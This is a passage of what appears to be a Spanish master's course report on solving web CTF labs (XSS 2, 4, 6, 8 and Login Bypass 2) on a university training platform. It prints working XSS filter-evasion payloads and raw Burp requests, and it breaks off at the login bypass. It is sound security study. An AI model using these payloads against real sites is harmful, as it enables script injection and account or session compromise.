



Universidad
Internacional
de Valencia

Tabla de contenido

1.0 INFORME DE AUDITORÍA DE SEGURIDAD OFFENSIVE SECURITY 3

1.1. Introducción 3

1.2. Objetivo 3

2.0 RESUMEN EJECUTIVO 4

3.0 DETALLE DE RETOS SUPERADOS (PASO A PASO) 4

3.1. Laboratorio: Cross-Site Scripting 4 / viuciberseguridad.wsg127.com..... 4

3.2. Laboratorio: Cross-Site Scripting 6 / viuciberseguridad.wsg127.com 6

3.3. Laboratorio: Cross-Site Scripting 2 / viuciberseguridad.wsg127.com..... 8

3.4. Laboratorio: Cross-Site Scripting 8 / viuciberseguridad.wsg127.com..... 11

3.5. Laboratorio: Login Bypass 2 / viuciberseguridad.wsg127.com..... 13

3.6. Laboratorio: Login Bypass 4 / viuciberseguridad.wsg127.com..... 15

3.7. Laboratorio: SQL Injection 2 / viuciberseguridad.wsg127.com..... 17

3.8. Laboratorio: SQL Injection 3 / viuciberseguridad.wsg127.com..... 20

3.9. Laboratorio: Bruteforce Attack 2 / viuciberseguridad.wsg127.com..... 23

4.0 CONCLUSIONES Y RECOMENDACIONES 26

4.1. Conclusión del Ejercicio Técnico 26

4.2. Recomendaciones para reducir el riesgo ante las vulnerabilidades identificadas 27

5. REFERENCIAS Y HERRAMIENTAS UTILIZADAS..... 30

1.0 INFORME DE AUDITORÍA DE SEGURIDAD OFFENSIVE SECURITY

1.1. Introducción

El presente informe recoge el trabajo realizado durante la auditoría de seguridad y la resolución de los desafíos planteados en la Warzone habilitada por la Universidad Internacional de Valencia (VIU) dentro de la asignatura de Hacking Ético del Máster en Ciberseguridad.

En este documento se describen las actividades desarrolladas por el Grupo 9 durante su participación en la plataforma viuciberseguridad.wsg127.com. Se presentan los procedimientos aplicados, los resultados obtenidos y las evidencias recopiladas a lo largo del ejercicio. Asimismo, se analiza el nivel de seguridad de los distintos escenarios propuestos, destacando cómo determinadas debilidades en la configuración de servicios y en los mecanismos de validación pueden ser aprovechadas mediante técnicas de análisis, evasión y manipulación controlada, poniendo de manifiesto la importancia de una correcta implementación de las medidas de protección.

1.2. Objetivo

La presente práctica tiene como finalidad superar los distintos desafíos propuestos en la Warzone de la VIU mediante la realización de una evaluación de seguridad interna, aplicando técnicas de análisis y explotación de vulnerabilidades en entornos web. A través de este ejercicio se busca poner en práctica los conocimientos adquiridos durante la asignatura y comprobar su efectividad en escenarios simulados con características similares a las que pueden encontrarse en sistemas reales.

Para cumplir con este objetivo general, se plantean los siguientes objetivos específicos:

- Analizar cada uno de los laboratorios asignados con el fin de identificar vulnerabilidades y debilidades de seguridad, avanzando progresivamente por escenarios de distinta complejidad.
- Evaluar la resistencia de las aplicaciones frente a ataques de Cross-Site Scripting (XSS), aplicando diferentes técnicas de evasión y adaptación de cargas útiles para superar mecanismos de filtrado y validación.
- Examinar los controles de autenticación y autorización implementados en los laboratorios, identificando posibles fallos que permitan eludir restricciones de acceso mediante la manipulación de parámetros, tipos de datos o comportamientos inseguros de la aplicación.
- Comprobar la existencia de vulnerabilidades relacionadas con la inyección SQL, realizando pruebas orientadas tanto a la extracción de información como a la validación de errores de diseño en las consultas realizadas por la aplicación.
- Registrar de forma detallada cada fase del proceso de análisis y explotación, documentando las evidencias obtenidas y las banderas capturadas mediante el uso de herramientas especializadas de auditoría y pruebas de penetración, como Burp Suite y las utilidades disponibles en Kali Linux.

2.0 RESUMEN EJECUTIVO

Durante el desarrollo de la práctica se llevó a cabo una evaluación de seguridad sobre la plataforma de entrenamiento de ciberseguridad de la Universidad Internacional de Valencia (VIU), específicamente en la Warzone web disponible en el dominio viuciberseguridad.wsg127.com. El entorno de trabajo estaba compuesto por 19 laboratorios independientes, diseñados para simular distintos escenarios de vulnerabilidades y técnicas de ataque habituales en aplicaciones web.

Las pruebas realizadas se enfocaron principalmente en cuatro áreas de seguridad, vulnerabilidades de Cross-Site Scripting (XSS); mecanismos de evasión de autenticación (Login Bypass), ataques de fuerza bruta y vulnerabilidades de inyección SQL (SQL Injection). A lo largo de la evaluación fue posible resolver la totalidad de los retos asignados, obteniendo todas las banderas disponibles y verificando la presencia de diversas debilidades relacionadas con validaciones insuficientes, controles de acceso deficientes y errores en el tratamiento de datos por parte de las aplicaciones analizadas.

A continuación, se presenta una tabla resumen con los laboratorios evaluados, las vulnerabilidades identificadas, el nivel de dificultad asociado a cada reto y la puntuación correspondiente dentro de la plataforma.

3.0 DETALLE DE RETOS SUPERADOS (PASO A PASO)

3.1. Laboratorio: Cross-Site Scripting 4 / viuciberseguridad.wsg127.com

3.1.1. Detalle de la Vulnerabilidad

Se detectó que el endpoint `/xsschallenges/xss4` es vulnerable a la inyección de código malicioso a través del parámetro GET `name`. Aunque el servidor implementa una política de sanitización basada en una lista negra para bloquear caracteres de control de scripts tradicionales como `<`, `>`, `(`, `)`, el mecanismo es insuficiente. Debido a que la entrada del usuario se refleja directamente dentro del atributo `src` de una etiqueta HTML `<img>`, un atacante puede romper el contexto del atributo original utilizando comillas simples e inyectar manejadores de eventos interactivos (como `onerror`). Además, es posible evadir por completo la restricción de los paréntesis codificándolos como entidades HTML (`(` y `)`), las cuales son interpretadas y ejecutadas como código JavaScript válido directamente en la memoria del navegador web.

3.1.2. Proceso de Explotación y Evidencias

Para demostrar la explotabilidad sin activar las restricciones del servidor, construimos un vector de ataque en dos partes: primero, salir del contexto del atributo `src` usando una comilla simple; y segundo, eludir la restricción de paréntesis codificándolos como entidades HTML (`(` y `)`), que el navegador interpreta y ejecuta correctamente como JavaScript, pero que el filtro del servidor no reconoce como caracteres peligrosos.

El flujo que seguimos durante la explotación fue el siguiente:

1. Análisis de la petición original

Interceptamos el tráfico con Burp Suite y confirmamos que la aplicación realiza una petición GET enviando el valor del parámetro name directamente hacia el recurso vulnerable.

2. Construcción e inyección del payload

Reemplazamos el valor del parámetro con la siguiente cadena, combinando codificación URL y entidades HTML para evadir el filtro:

```
GET /xsschallenges/xss4?name=x'%20onerror='alert%26%2340;%22XSS%22%26%2341;' HTTP/1.1
Host: viuiciberseguridad.wsg127.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Connection: close
```



3. Respuesta del servidor y ejecución

El servidor respondió con un código 200 OK, ya que ninguno de los caracteres en su forma codificada coincidía con los patrones bloqueados por el filtro. El HTML resultante que obtuvimos fue el siguiente:

```
html
<img src=x' onerror='alert&#40;"XSS"&#41;'>
```

Al renderizarse en el navegador, la ruta de imagen inválida x provocó que se disparara el evento onerror. En ese momento, el navegador decodificó las entidades HTML en memoria y ejecutó alert("XSS") con éxito, lo que nos permitió confirmar la vulnerabilidad y obtener la bandera de recompensa del sistema.

The screenshot displays the Burp Suite interface. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the menu, there are tabs for Intercept, HTTP history, WebSockets history, and Proxy settings. The main panel shows a list of intercepted requests with columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Comment, TLS, IP, Cookies, Time, and Listener port. The selected request is a GET request to http://viuiciberseguridad.wsg127.com/xsschallenges/xss4?name=x'%20onerror='alert("XSS")'. The response view shows the raw HTML content, which includes a tag. The Inspector panel on the right shows the request attributes, query parameters, cookies, headers, and response headers.



3.2. Laboratorio: Cross-Site Scripting 6 / viuciberseguridad.wsg127.com

3.2.1. Detalle de la Vulnerabilidad

Durante el análisis del laboratorio **/xsschallenges/xss6** se observó la existencia de un mecanismo de filtrado orientado a restringir una gran cantidad de caracteres habitualmente utilizados en ataques XSS. Entre las restricciones implementadas se encontraban caracteres alfanuméricos y determinadas etiquetas HTML que normalmente permiten la inserción directa de código en una página web.

El comportamiento de la aplicación reveló una debilidad relacionada con el contexto en el que se incorporaba la entrada del usuario. El valor proporcionado mediante el parámetro **name** era insertado directamente dentro de un bloque de código JavaScript generado dinámicamente por la aplicación:

```
<script>
name = "%s";
document.write('Hello ' + name);
</script>
```

Debido a que la información introducida se integraba en un contexto de ejecución JavaScript, las restricciones aplicadas sobre etiquetas HTML resultaban insuficientes para evitar determinados escenarios de inyección. Además, se constató que algunos caracteres especiales permitidos por el filtro podían alterar la estructura original del script, generando oportunidades para la ejecución de instrucciones no previstas por la aplicación.

La causa principal del problema radicaba en la ausencia de una validación y codificación adecuadas según el contexto de uso de los datos, lo que permitía que entradas especialmente construidas fueran interpretadas por el navegador como parte del código ejecutable.

3.2.2. Proceso de Explotación y Evidencias

La explotación se estructuró para romper la asignación de variables original y forzar la ejecución de funciones globales empleando únicamente 6 caracteres lógicos ([,], (,), +, !):

1. Se construyo un vector de ataque diseñado para invocar la función alert de manera dinámica a través de la resolución de constructores nativos de JavaScript. Dado que las comillas dobles, puntos y comas y comentarios de línea (//) están permitidos, el payload inyectado cierra la cadena original, ejecuta el bloque ofuscado y anula el resto del script legítimo para prevenir fallas sintácticas en el intérprete del navegador.

Petición HTTP enviada (Evidencia de Inyección en Burp Suite):



```
POST /xsschallenges/xss6 HTTP/1.1
Host: viuiciberseguridad.wsg127.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 1540
Connection: close
Cookie: PHPSESSID=4ef6c8b18403cleb58380cae9f8a25ee
Upgrade-Insecure-Requests: 1
```

[illegible]

Respuesta HTTP recibida (Evidencia de Renderizado Exitoso):

```
HTTP/1.1 200 OK
Server: nginx/1.24.0
Content-Type: text/html; charset=utf-8
```

```
<script>
name = "";[!([+[])[+[]]+...()(...)())];//"; document.write('Hello '+name);
</script>
```



3.3. Laboratorio: Cross-Site Scripting 2 / viuciberseguridad.wsg127.com

3.3.1. Detalle de la Vulnerabilidad

Se identificó una vulnerabilidad de Cross-Site Scripting (XSS) reflejado en el endpoint /xsschallenges/xss2 a través del parámetro GET name. La aplicación implementa un mecanismo de defensa ineficaz basado en una lista de descalificación (*blacklist*) que busca la cadena de caracteres script y la elimina de forma lineal antes de renderizar la respuesta. Debido a que la entrada del usuario se refleja directamente dentro de un contexto de texto HTML puro (entre etiquetas <h1>), este filtro puede ser completamente evadido mediante la técnica de **anidación de etiquetas** (*nested payloads*). Al introducir la palabra prohibida dentro de sí misma (ej. <scripscriptpt>), el motor de sanitización del backend elimina la ocurrencia interna, provocando de forma no

intencionada que los caracteres de los extremos se unan en el navegador de la víctima, reconstruyendo la etiqueta ejecutable original `<script>` en memoria.

3.3.2. Proceso de Explotación y Evidencias

La explotación y comprobación del fallo de seguridad se realizó utilizando **Burp Suite Repeater** siguiendo una progresión analítica:

1. Al enviar un vector estándar como `<script>alert("XSS")</script>`, se observó en la respuesta HTML que las cadenas `script` y `/script` eran removidas por el servidor, confirmando el comportamiento del filtro sanitizador.
2. Se diseñó una estructura donde la cadena `script` se intercaló estratégicamente dentro de las etiquetas de apertura y cierre.

Petición HTTP enviada en Burp Suite (Evidencia):

```
GET /xsschallenges/xss2?name=<scriscriptpt>alert("XSS")</scriscriptpt> HTTP/1.1
Host: viuciberseguridad.wsgl27.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Connection: close
```

Al procesar la petición, el servidor eliminó las cadenas del centro y devolvió un código 200 OK, uniendo los fragmentos laterales y renderizando etiquetas ejecutables válidas en el HTML:

```
<center><h1>Hello <script>alert("XSS")</script></h1>
```

Como resultado de esta inyección exitosa, el validador del backend procesó la explotación y expuso la bandera de recompensa correspondiente en el cuerpo del mensaje:

```
Nice you triggered the right alert!<p>Have a flag as a reward: flag{SrncpLWEexwR8LBjYbDYJDqHtsBijf}
```

Burp Suite Community Edition v2023.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	vsuipgpuservicerecursion...	GET	/		✓	200	1738	HTML		307 Temporary Redirect		✓	193.101.65.91		06:45:30.16...	8080
10	https://reflex.settings.serv...	GET	/buckets/main/collections/ba...		✓	200	44772	JSON				✓	193.101.65.91		06:45:30.16...	8080
12	https://reflex.settings.serv...	GET	/buckets/main/collections/deta...		✓	200	10282	JSON				✓	193.101.65.91		06:45:30.16...	8080
14	https://content.sigature-2.c...	GET	/g/cha/20240202content.conte...		✓	200	304	text/html	chain			✓	34.102.144.191		06:45:30.16...	8080
16	https://reflex.settings.serv...	GET	/buckets/security/status/collections...		✓	200	12784	JSON				✓	193.101.65.91		06:45:32.16...	8080
18	https://reflex.settings.serv...	GET	/buckets/main/collections/cha...		✓	200	34439	JSON				✓	193.101.65.91		06:45:33.16...	8080
17	https://reflex.settings.serv...	GET	/buckets/main/collections/public...		✓	200	284	text/html				✓	193.101.65.91		06:45:33.16...	8080
18	https://reflex.settings.serv...	GET	/buckets/main/collections/cookie...		✓	200	293	text/html				✓	193.101.65.91		06:45:34.16...	8080
19	https://conflictservices.moc...	GET	/v0/ids		✓	204	395	text/html				✓	193.101.29.91		06:50:42.16...	8080
19	http://viuiberseguridad.wsg1...	GET	/reto.php?id=2		✓	200	6791	HTML	php	WSG-CTF		✓	20.82.4.148		06:50:32.16...	8080
21	http://viuiberseguridad.wsg1...	GET	/asschallenges/vss2/thamehacker		✓	200	992	HTML	php	XSS 2		✓	20.82.4.148		06:57:33.16...	8080

Request

1 GET /reto.php?id=2 HTTP/1.1

2 Host: viuiberseguridad.wsg127.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://viuiberseguridad.wsg127.com/reto.php

9 Cookie: PHPSESSID=4e4c0b101001a4b0300ca0f02a54e

10 Upgrade-Insecure-Requests: 1

Response

1 HTTP/1.1 200 OK

2 Server: Apache/2.4.18

3 Date: Tue, 12 Jun 2024 13:46:37 GMT

4 Content-Type: text/html

5 Connection: close

6 Content-Length: 6791

7 Expires: Thu, 12 Jun 2024 00:01:00 GMT

8 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

9 Pragma: no-cache

10 Content-Length: 6791

11 <!DOCTYPE html>

12 <html lang="es">

13 <head>

14 <meta charset="UTF-8">

15 <meta name="viewport" content="width=device-width, initial-scale=1.0">

16 <title> WSG - CTF </title>

17 </head>

18 <body>

19 <div class="container" style="display: flex; justify-content: space-between; align-items: center; padding: 10px 0 0 0;">

20 <div class="flex-grow-1" style="text-align: center;">

21 <h1 style="margin: 0; font-size: 2em; color: #007bff;">WSG-CTF </h1>

22 <h2 style="margin: 5px 0 0 0; font-size: 1.2em; color: #6c757d;">Retos </h2>

23 </div>

24 <div class="flex-grow-1" style="text-align: center;">

25 <div class="display: flex; justify-content: space-around; align-items: center; padding: 10px 0 0 0;">

26 <div class="text-align: center;">

27 <div class="display: flex; align-items: center; justify-content: center; padding: 5px 10px;">

28 <div class="display: flex; align-items: center; justify-content: center; padding: 5px 10px;">

29 <div class="display: flex; align-items: center; justify-content: center; padding: 5px 10px;">

30 </div>

31 </div>

32 </div>

33 </div>

34 </div>

35 </div>

36 </body>

Burp Suite Community Edition v2023.7.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

Target: http://viuiberseguridad.wsg127.com

Request

1 GET /asschallenges/vss2/thamehacker HTTP/1.1

2 Host: viuiberseguridad.wsg127.com

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Connection: close

8 Referer: http://viuiberseguridad.wsg127.com/reto.php

9 Cookie: PHPSESSID=4e4c0b101001a4b0300ca0f02a54e

10 Upgrade-Insecure-Requests: 1

Response

1 HTTP/1.1 200 OK

2 Server: Apache/2.4.18

3 Date: Tue, 12 Jun 2024 13:46:37 GMT

4 Content-Type: text/html; charset=utf-8

5 Content-Length: 644

6 Connection: close

7 P3P: CP="NOI DSP COR PPAi OUR NOR OIR" HTTP/1.1

8 <html>

9 <head>

10 <meta charset="UTF-8">

11 <meta name="viewport" content="width=device-width, initial-scale=1.0">

12 <title> WSG-CTF </title>

13 </head>

14 <body>

15 <div class="container" style="display: flex; justify-content: space-between; align-items: center; padding: 10px 0 0 0;">

16 <div class="flex-grow-1" style="text-align: center;">

17 <h1 style="margin: 0; font-size: 2em; color: #007bff;">WSG-CTF </h1>

18 <h2 style="margin: 5px 0 0 0; font-size: 1.2em; color: #6c757d;">Retos </h2>

19 </div>

20 <div class="flex-grow-1" style="text-align: center;">

21 <div class="display: flex; justify-content: space-around; align-items: center; padding: 10px 0 0 0;">

22 <div class="text-align: center;">

23 <div class="display: flex; align-items: center; justify-content: center; padding: 5px 10px;">

24 <div class="display: flex; align-items: center; justify-content: center; padding: 5px 10px;">

25 <div class="display: flex; align-items: center; justify-content: center; padding: 5px 10px;">

26 </div>

27 </div>

28 </div>

29 </div>

30 </div>

31 </div>

32 </body>

Settings

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Reto

viu69 Score: 1475 Retos completed: 7/19

Inicio Hall of Fame Perfil Cerrar Sesión

Descripción del reto

Información del reto

Estado

Cross-Site Scripting 2 Score: 50

Solve this XSS challenge to gain points. For each of these challenges try to trigger and alert with the string "XSS" to prove you were able to inject script code. See below in Herckhoff's principle so we provide the full source code. /asschallenges/source

Problemas Resueltos

No tienes pistas desbloqueadas para este reto

Pistas Resueltas

No existen pistas para este reto

Puntos

Comparar Puntos

3.4. Laboratorio: Cross-Site Scripting 8 / viuciberseguridad.wsg127.com

3.4.1. Detalle de la Vulnerabilidad

Durante la revisión del laboratorio /xsschallenges/xss8 se identificó una vulnerabilidad de tipo **Cross-Site Scripting (XSS) reflejado** asociada al parámetro **name** transmitido mediante solicitudes GET. La aplicación incorporaba mecanismos de filtrado orientados a bloquear determinadas palabras clave y caracteres habitualmente relacionados con ataques de inyección de código, con el objetivo de reducir el riesgo de ejecución de contenido malicioso en el navegador.

Se observó que los datos recibidos eran incorporados en elementos HTML que incluían atributos con capacidad de ejecutar código del lado del cliente. Esta situación generaba un escenario en el que ciertas entradas especialmente construidas podían ser interpretadas por el navegador de manera diferente a la prevista por la aplicación, reduciendo la efectividad de los controles implementados.

La vulnerabilidad se originaba, en una combinación de validaciones insuficientes y una gestión inadecuada de los datos dentro del contexto HTML generado dinámicamente por la aplicación.

3.4.2. Proceso de Explotación y Evidencias

La verificación del hallazgo se llevó a cabo mediante el análisis de las peticiones y respuestas intercambiadas entre el cliente y el servidor utilizando Burp Suite. Durante las pruebas se evaluó el comportamiento de los filtros aplicados a las entradas de usuario y la forma en que dichas entradas eran reflejadas posteriormente en la página generada.


Las observaciones realizadas permitieron comprobar que determinadas transformaciones de la entrada podían atravesar los mecanismos de validación sin ser bloqueadas, alcanzando finalmente el navegador dentro de un contexto susceptible de interpretación por parte del motor de renderizado.

Se constató que algunos controles orientados a impedir la utilización de caracteres o expresiones específicas no resultaban suficientes para neutralizar todas las variantes posibles de entrada. Como consecuencia, fue posible confirmar la existencia de la vulnerabilidad y recopilar las evidencias necesarias para documentar el comportamiento observado durante la evaluación de seguridad del laboratorio.

Petición HTTP final enviada en Burp Suite (Evidencia):

```
GET
/xsschallenges/xss8?name=%3C%2Ftextarea%3E%3Cimg+src%3Dx+onerror%3D%22%26%2397%3B%26%231
08%3B%26%23101%3B%26%23114%3B%26%23116%3B%26%2340%3B%26%2339%3B%26%2388%3B%26%2383%3B%26
%2383%3B%26%2339%3B%26%2341%3B%22%3E HTTP/1.1
Host: viuciberseguridad.wsg127.com
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Connection: close
Cookie: PHPSESSID=14be22725ebbf5487d5c74274c2e60b
```

El servidor web inspeccionó la URL y, al no detectar caracteres prohibidos en texto claro, la aceptó como inofensiva, reflejando el payload en la línea 30 de la respuesta. Al procesarse en el cliente, el navegador



3.5. Laboratorio: Login Bypass 2 / viuciberseguridad.wsg127.com

3.5.1. Detalle de la Vulnerabilidad

Durante la evaluación del laboratorio **/retos/bypass_login2/index.php** se identificó una vulnerabilidad relacionada con los mecanismos de autenticación de la aplicación. El problema estaba asociado al tratamiento de los datos recibidos por el servidor y a la forma en que estos eran procesados durante la validación de credenciales.

El análisis permitió observar que la aplicación utilizaba funciones nativas de PHP para comparar la información suministrada por el usuario con los valores almacenados en el sistema. Sin embargo, la validación implementada no contemplaba adecuadamente los diferentes tipos de datos que podían ser recibidos en la solicitud, generando comportamientos inesperados durante el proceso de autenticación.

Esta situación evidenciaba una falta de validación de las entradas antes de su procesamiento, lo que podía provocar resultados distintos a los previstos por los desarrolladores y afectar la fiabilidad de los controles de acceso. La vulnerabilidad se encontraba directamente relacionada con el manejo dinámico de tipos de datos característico del lenguaje PHP y con la ausencia de verificaciones adicionales en el flujo de autenticación.

3.5.2. Proceso de Explotación y Evidencias

La explotación y obtención de la bandera de seguridad se realizaron interactuando directamente sobre las variables de la solicitud HTTP en **Burp Suite Repeater**:

1. Al analizar el código fuente del formulario en la respuesta HTTP base, se determinó que la aplicación realizaba conversiones de contraseñas del lado del cliente y las procesaba a través de parámetros visibles en la URL de tipo `index.php?login=...&password_...&password=...`
